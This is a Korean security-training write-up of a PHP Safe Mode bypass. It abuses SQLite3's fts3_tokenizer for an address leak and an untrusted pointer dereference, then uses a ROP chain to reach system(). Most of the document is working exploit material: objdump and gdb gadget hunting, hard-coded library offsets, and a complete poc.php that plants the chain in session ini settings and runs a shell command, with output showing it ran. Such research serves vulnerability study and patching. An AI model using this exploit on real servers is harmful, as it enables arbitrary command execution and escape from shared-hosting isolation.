PHP Safe Mode bypass working exploit

BoB 8기 취약점분석트랙 남동현

backgrounds

Safe Mode

- shared-server 보안 문제를 해결하기 위해 적용되는 모드 (최신버전의 php에는 남아있지 않음)

```
//아래 시스템 함수는 Safe Mode에서 실행 거부됨
?><?php
system ("id");
```

- 아래와 같은 요소들이 존재한다.
    - `safe_mode_gid` boolean
        - Safe Mode에서 gid를 이용한 파일 열기 검증을 허용할 것인지 여부
    - `safe_mode_exec_dir` string
        - Safe Mode에서 system()등의 시스템 함수들을 실행시킬수 있는 디렉토리 문자열
        - chroot

SQLite3 fts3_tokenizer

- 문서나 기본 FTS full-text query에서 term을 추출하기 위한 규칙들의 집합(함수)
- 사용자 정의 tokenizer
- 아래와 같이 하나, 혹은 두 개의 인자를 갖는다.

```
SELECT fts3_tokenizer(<tokenizer-name>);
SELECT fts3_tokenizer(<tokenizer-name>, <sqlite3_tokenizer_module ptr>);
```

- **인자가 하나일 때 현재 tokenizer 구현부분 포인터를 반환해 info leak이 가능!**
- **<sqlite3_tokenizer_module ptr>에 대해 untrusted pointer dereference를 한다!**

buffer 관련 php 함수들

- ob_end_flush();
- ob_flush();
- ob_start();
- flush();

analyze

php_session.h 헤더파일을 확인해보면 아래와 같은 구조체가 존재한다.


```
typedef struct _php_ps_globals {
  char *save_path;
  char *session_name;
  char *id;
  char *extern_referer_chk;
  char *entropy_file;
  char *cache_limiter;
  long entropy_length;
  long cookie_lifetime;
  char *cookie_path;
  char *cookie_domain;
  zend_bool  cookie_secure;
  zend_bool  cookie_httponly;
  ps_module *mod;
  void *mod_data;
  php_session_status session_status;
  long gc_probability;
  long gc_divisor;
  long gc_maxlifetime;
  int module_number;
  long cache_expire;
  . . .
```

```
$db = new SQLite3(":memory:");
$db->exec("
    select fts3_tokenizer('simple', x'4404040404040 40');
    create virtual table a using fts3(tokenize=simple);");
```

위와 같은 코드를 실행했을때, 0x4404040404040 40에 대해 untrusted pointer dereference가 발생해 crush가 일어난다.


gdb로 디버깅해보면 rbp에는 fts3_tokenizer의 두 번째 인자 값인 0x4404040404040 40가 들어가고, 프로세스는 `0x7f57e8cf9dcb: callq *0x8(%rbp)` instruction시 crush가 나는 것을 확인 할 수 있다.

아래와 같이 centos의 objdump -d 옵션을 사용하여 gadget의 offset을 찾았다. (leave ret gadget의 예시)




```
[root@localhost html]# objdump -d /usr/lib64/libsqlite3.so.0.8.6 | grep -B2 'ret' | grep -A3 'leave'
  343ce08b75:   c9                      leaveq
  343ce08b76:   c3                      retq
--
  343ce08ba4:   0f 1f 40 00             nopl   0x0(%rax)
  343ce08ba8:   c9                      leaveq
  343ce08ba9:   c3                      retq
--
  343ce08bda:   74 05                   je     343ce08be1 <sqlite3_status+0x31>
--
  343ce74874:   c9                      leaveq
  343ce74875:   c3                      retq
--
  343ce7487c:   e8 7f 42 f9 ff          callq  343ce08b00 <sqlite3_last_insert_rowid@plt+0x30>
```

gadget 근처에 있는 함수를 찾아 gdb 상에서 정확한 offset을 계산하였다.



```
[root@localhost html]# objdump -d /usr/lib64/libsqlite3.so.0.8.6 | grep -B50 343ce08b76

Disassembly of section .text:

000000343ce08ae0 <sqlite3_status-0xd0>:
  343ce08ae0:   48 83 ec 08             sub    $0x8,%rsp
  343ce08ae4:   48 8b 05 3d 38 28 00    mov    0x28383d(%rip),%rax        # 343d08c328 <sqlite3_version+0x214a88>
  343ce08aeb:   48 85 c0                test   %rax,%rax
  343ce08aee:   74 02                   je     343ce08af2 <sqlite3_last_insert_rowid@plt+0x22>
  343ce08af0:   ff d0                   callq  *%rax
  343ce08af2:   48 83 c4 08             add    $0x8,%rsp
  343ce08af6:   c3                      retq
  343ce08af7:   90                      nop
  343ce08af8:   90                      nop
  343ce08af9:   90                      nop
  343ce08afa:   90                      nop
  343ce08afb:   90                      nop
  343ce08afc:   90                      nop
```




```
(gdb) p sqlite3_status-0xd0
$5 = (<text variable, no debug info> *) 0x7f57e8caeae0
```


```
(gdb) x/50i 0x7f57e8caeae0
   0x7f57e8caeae0:      sub    $0x8,%rsp
   0x7f57e8caeae4:      mov    0x28383d(%rip),%rax        # 0x7f57e8f32328
   0x7f57e8caeaeb:      test   %rax,%rax
   0x7f57e8caeaee:      je     0x7f57e8caeaf2
   0x7f57e8caeaf0:      callq  *%rax
   0x7f57e8caeaf2:      add    $0x8,%rsp
   0x7f57e8caeaf6:      retq
   0x7f57e8caeaf7:      nop
   0x7f57e8caeaf8:      nop
   0x7f57e8caeaf9:      nop
   0x7f57e8caeafa:      nop
   0x7f57e8caeafb:      nop
   0x7f57e8caeafc:      nop
   0x7f57e8caeafd:      nop
   0x7f57e8caeafe:      nop
   0x7f57e8caeaff:      nop
   0x7f57e8caeb00:      push   %rbp
   0x7f57e8caeb01:      cmpb   $0x0,0x285198(%rip)        # 0x7f57e8f33ca0
   0x7f57e8caeb08:      mov    %rsp,%rbp
   0x7f57e8caeb0b:      push   %r12
   0x7f57e8caeb0d:      push   %rbx
   0x7f57e8caeb0e:      jne    0x7f57e8caeb72
   0x7f57e8caeb10:      cmpq   $0x0,0x283838(%rip)        # 0x7f57e8f32350
   0x7f57e8caeb18:      je     0x7f57e8caeb26
   0x7f57e8caeb1a:      lea    0x283167(%rip),%rdi        # 0x7f57e8f31c88
   0x7f57e8caeb21:      callq  0x7f57e8cae570 <__cxa_finalize@plt>
   0x7f57e8caeb26:      lea    0x2824eb(%rip),%rbx        # 0x7f57e8f31018
   0x7f57e8caeb2d:      lea    0x2824dc(%rip),%r12        # 0x7f57e8f31010
   0x7f57e8caeb34:      mov    0x28516d(%rip),%rax        # 0x7f57e8f33ca8
   0x7f57e8caeb3b:      sub    %r12,%rbx
   0x7f57e8caeb3e:      sar    $0x3,%rbx
   0x7f57e8caeb42:      sub    $0x1,%rbx
   0x7f57e8caeb46:      cmp    %rbx,%rax
   0x7f57e8caeb49:      jae    0x7f57e8caeb6b
   0x7f57e8caeb4b:      nopl   0x0(%rax,%rax,1)
   0x7f57e8caeb50:      add    $0x1,%rax
   0x7f57e8caeb54:      mov    %rax,0x28514d(%rip)        # 0x7f57e8f33ca8
   0x7f57e8caeb5b:      callq  *(%r12,%rax,8)
   0x7f57e8caeb5f:      mov    0x285142(%rip),%rax        # 0x7f57e8f33ca8
   0x7f57e8caeb66:      cmp    %rbx,%rax
   0x7f57e8caeb69:      jb     0x7f57e8caeb50
   0x7f57e8caeb6b:      movb   $0x1,0x28512e(%rip)        # 0x7f57e8f33ca0
```

```
---Type <return> to continue, or q <return> to quit---
   0x7f57e8caeb72:      pop    %rbx
   0x7f57e8caeb73:      pop    %r12
   0x7f57e8caeb75:      leaveq
   0x7f57e8caeb76:      retq
   0x7f57e8caeb77:      nopw   0x0(%rax,%rax,1)
   0x7f57e8caeb80:      cmpq   $0x0,0x282498(%rip)        # 0x7f57e8f31020
   0x7f57e8caeb88:      push   %rbp
   0x7f57e8caeb89:      mov    %rsp,%rbp
```


finding gadget




```
[root@localhost html]# objdump -d /lib64/libc-2.12.so | grep -B2 'call.*rax' | grep -A2 'mov.*rdi.*rdi'
  343b666fd0:   48 8b bf e0 00 00 00    mov    0xe0(%rdi),%rdi
  343b666fd7:   ff d0                   callq  *%rax
```




```
[root@localhost html]# objdump -d /lib64/libc-2.12.so | grep -B10 343b666fd7
000000343b666fb0 <_IO_cookie_write>:
  343b666fb0:   48 89 5c 24 f0          mov    %rbx,-0x10(%rsp)
  343b666fb5:   48 89 6c 24 f8          mov    %rbp,-0x8(%rsp)
  343b666fba:   48 83 ec 18             sub    $0x18,%rsp
  343b666fbe:   48 8b 87 f0 00 00 00    mov    0xf0(%rdi),%rax
  343b666fc5:   48 89 fb                mov    %rdi,%rbx
  343b666fc8:   48 89 d5                mov    %rdx,%rbp
  343b666fcb:   48 85 c0                test   %rax,%rax
  343b666fce:   74 0e                   je     343b666fde <_IO_cookie_write+0x2e>
  343b666fd0:   48 8b bf e0 00 00 00    mov    0xe0(%rdi),%rdi
  343b666fd7:   ff d0                   callq  *%rax
```



```
(gdb) p _IO_cookie_write
$6 = {<text variable, no debug info>} 0x7f57f6d47fb0 <_IO_cookie_write>
```



```
(gdb) x/10i 0x7f57f6d47fb0
   0x7f57f6d47fb0 <_IO_cookie_write>:   mov    %rbx,-0x10(%rsp)
   0x7f57f6d47fb5 <_IO_cookie_write+5>: mov    %rbp,-0x8(%rsp)
   0x7f57f6d47fba <_IO_cookie_write+10>:        sub    $0x18,%rsp
   0x7f57f6d47fbe <_IO_cookie_write+14>:        mov    0xf0(%rdi),%rax
   0x7f57f6d47fc5 <_IO_cookie_write+21>:        mov    %rdi,%rbx
   0x7f57f6d47fc8 <_IO_cookie_write+24>:        mov    %rdx,%rbp
   0x7f57f6d47fcb <_IO_cookie_write+27>:        test   %rax,%rax
   0x7f57f6d47fce <_IO_cookie_write+30>:        je     0x7f57f6d47fde <_IO_cookie_write+46>
   0x7f57f6d47fd0 <_IO_cookie_write+32>:        mov    0xe0(%rdi),%rdi
   0x7f57f6d47fd7 <_IO_cookie_write+39>:        callq  *%rax
```



```
(gdb) p/x 0x7f57f6d47fd0 - 0x7f57f6ce1000
$7 = 0x66fd0
```

기존코드의 마지막 gadget을 대신할 이쁜 gadget을 찾았다!

---

strategy

Code Execution을 통해 Safe Mode bypass!

> Info leak → ROP → system function code execution

1) info leak

fts3_tokenizer 함수에 simple이라는 기본 tokenizer 하나만 인자로 넘겨서 사전에 구한 offset을 이용하여 libsqlite3_base를 leak

```
$db = new SQLite3(":memory:");
$row = $db->query("select hex(fts3_tokenizer('simple')) addr;")->fetchArray();
$leaked_addr = $row['addr'];
$db->close();

$addr = hexdec(flip($leaked_addr));
$libsqlite3_base = $addr - 0x28B260;
```

사전에 구한 libsqlite3_base와 libphp_base의 offset을 이용하여 libphp_base도 leak

```
$libphp_base = $libsqlite3_base + 0xD490000;
```

사전에 구한 libphp_base와 libc_base의 offset을 이용하여 system 함수 주소도 leak

```
$libc_base = $libphp_base + 0xBAB000;
$system = $libc_base + 0x3A36D0;
```

_php_ps_globals 구조체의 entropy_length와 cookie_path 주소 leak

```
$gc_probability = $libphp_base + 0x59ABF0;
$entropy = $gc_probability - (8*9) + 8;
$cookie_path = $entropy + (8 * 2);
```

2) ROP

leave

> mov rsp, rbp
>
> pop rbp

ret

> pop rip
>
> jmp rip

step1. entropy_length에 (leave ret gadget의 주소-0x8)을 넣고 cookie_path에 실행하고 싶은 시스템 명령어를 넣고 cache_limiter에 `dummy(8 bytes) + popraxret gadget addr + system addr + poprdiret gadget addr + (cookie_path addr - 0xe0) + movcall gadget addr` 을 넣은 후,

```
$db = new SQLite3(":memory:");
$bomb = flip(dechex($entropy-8));
$db->exec("
    select fts3_tokenizer('simple', x'$bomb');
    create virtual table a using fts3(tokenize=simple);");
```

해준다.

rbp = &entropy_length

`0x7f57e8cf9dcb: callq *0x8(%rbp)` 후, rip = entropy_length

step2. entropy_length에 있는 leave ret gadget이 실행된다.

leave 시 => rsp = &entropy_length, rbp = cache_limiter

ret 시 => rip = entropy_length

step3. entropy_length에 있는 leave ret gadget이 실행된다.

leave 시 => rsp = cache_limiter, rbp = dummy

ret 시 => rip = popraxret gadget addr

step4. popraxret gadget이 실행된다.

pop rax 시 => rax = system addr

ret 시 => rip = poprdiret gadget addr

step5. poprdiret gadget이 실행된다.

pop rdi 시 => rdi = (cookie_path addr - 0xe0)

ret 시=> rip = movcall gadget addr

step6. movcall gadget이 실행된다.

mov 0x18(%rdi),%rdi 시 => rdi = (cookie_path addr - 0xe0) + 0xe0

call 시 => cookie_path에 있는 명령어가 system함수의 인자로 전달되어 실행된다. => **system function code execution!**

---


exploit

poc.php

주석 참고

```php
?><?php

ob_end_flush();
flush();
ob_flush();
ob_start();
echo getmypid();
echo str_repeat(" ",0x1212);
ob_end_flush();
flush();
ob_flush();
ob_start();


function flip($val) {   //str2str 엔디언 변환 함수
  $len = strlen($val);
  $result = '';
  for ($i = $len; $i > 2; $i-=2) {
    $result .= substr($val, $i - 2, 2);
  }
  $result .= substr($val, 0, $i);
  $result .= str_repeat('0', 16 - $len);
  return $result;
}

function pk($in, $pad_to_bits=64, $little_endian=true) {    //num2str 엔디언 변환 함수
    $in = decbin($in);
    $in = str_pad($in, $pad_to_bits, '0', STR_PAD_LEFT);
    $out = '';
    for ($i = 0, $len = strlen($in); $i < $len; $i += 8) {
        $out .= chr(bindec(substr($in,$i,8)));
    }
    if($little_endian) $out = strrev($out);
    return $out;
}



/*    inco leak   */
$db = new SQLite3(":memory:");
$row = $db->query("select hex(fts3_tokenizer('simple')) addr;")->fetchArray();
$leaked_addr = $row['addr'];
$db->close();
```

```php
$addr = hexdec(flip($leaked_addr));
$libsqlite3_base = $addr - 0x28B260;
$libphp_base = $libsqlite3_base + 0xD490000;
$libc_base = $libphp_base + 0xBAB000;
$init = $addr - 0x2830a8;
$system = $libc_base + 0x3A36D0;

$gc_probability = $libphp_base + 0x59ABF0;
$entropy = $gc_probability - (8*9) + 8;
$cookie_path = $entropy + (8 * 2);

ob_end_flush();
flush();
ob_flush();
ob_start();

echo "\n:::".dechex($addr).":::\n";
echo ":::libsqlite3_base ".dechex($libsqlite3_base).":::\n";
echo ":::libphp_base ".dechex($libphp_base).":::\n";
echo ":::init ".dechex($init).":::\n";

echo ":::libc_base ".dechex($libc_base).":::\n";

echo ":::gc_probability ".dechex($gc_probability).":::\n";
echo ":::entropy ".dechex($entropy).":::\n";
echo ":::system ".dechex($system).":::\n";
echo str_repeat(" ",0x1212);
ob_end_flush();
flush();
ob_flush();
ob_start();




$lr = $init+0x9bd; // leave; retq;

$p = "";  //cache_limiter에 넣을 payload
$p .= pk(0xdeaddeaddeaddead);

$p .= pk( $libsqlite3_base + 0xd99a ); // pop    %rax; retq;
$p .= pk( $system );
$p .= pk( $libsqlite3_base + 0xdac6 ); // pop %rdi; retq;
$p .= pk( $cookie_path - 0xe0);
$p .= pk( $libc_base + 0x66fd0 ); // mov    0xe0(%rdi),%rdi; callq  *%rax;


//ini_set 함수를 통해 php.ini에 값 적용시켜 payload inject
ini_set("session.cache_limiter", $p);
ini_set("session.entropy_length", $lr);

ini_set("session.cookie_path", "ps auxf > /tmp/cosdong7");



//trigger
$db = new SQLite3(":memory:");
$bomb = flip(dechex($entropy-8));
$db->exec("
    select fts3_tokenizer('simple', x'$bomb');
    create virtual table a using fts3(tokenize=simple);");

```



leaked_addr이 0x7f7390d052600이 아니라면 연락주세요.

```
readfile('/tmp/cosdong7');
```

```
Notice: Use of undefined constant data - assumed 'data' in /var/www/html/index.php on line 127 USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND root 25374 0.0 1.4 269828 14348 ? Ss Jun17 0:39 /usr/sbin/httpd apache 13864 0.0 0.7 269828 7364 ? S 04:04 0:00 \_ /usr/sbin/httpd apache 13875 0.0 0.9 270520 9216 ? S 04:04 0:00 \_ /usr/sbin/httpd apache 13888 0.0 0.1 11336 1156 ? S 04:04 0:00 | \_ sh -c ps auxf > /tmp/cosdong7 apache 13889 0.0 0.0 13364 972 ? R 04:04 0:00 | \_ ps auxf apache 13879 0.0 0.7 269828 7192 ? S 04:04 0:00 \_ /usr/sbin/httpd apache 13882 0.0 0.7 269828 7188 ? S 04:04 0:00 \_ /usr/sbin/httpd apache 13885 0.0 0.7 269828 7188 ? S 04:04 0:00 \_ /usr/sbin/httpd root 1452 0.0 0.2 180956 2524 ? Ss Jun14 0:00 /usr/sbin/abrtd
```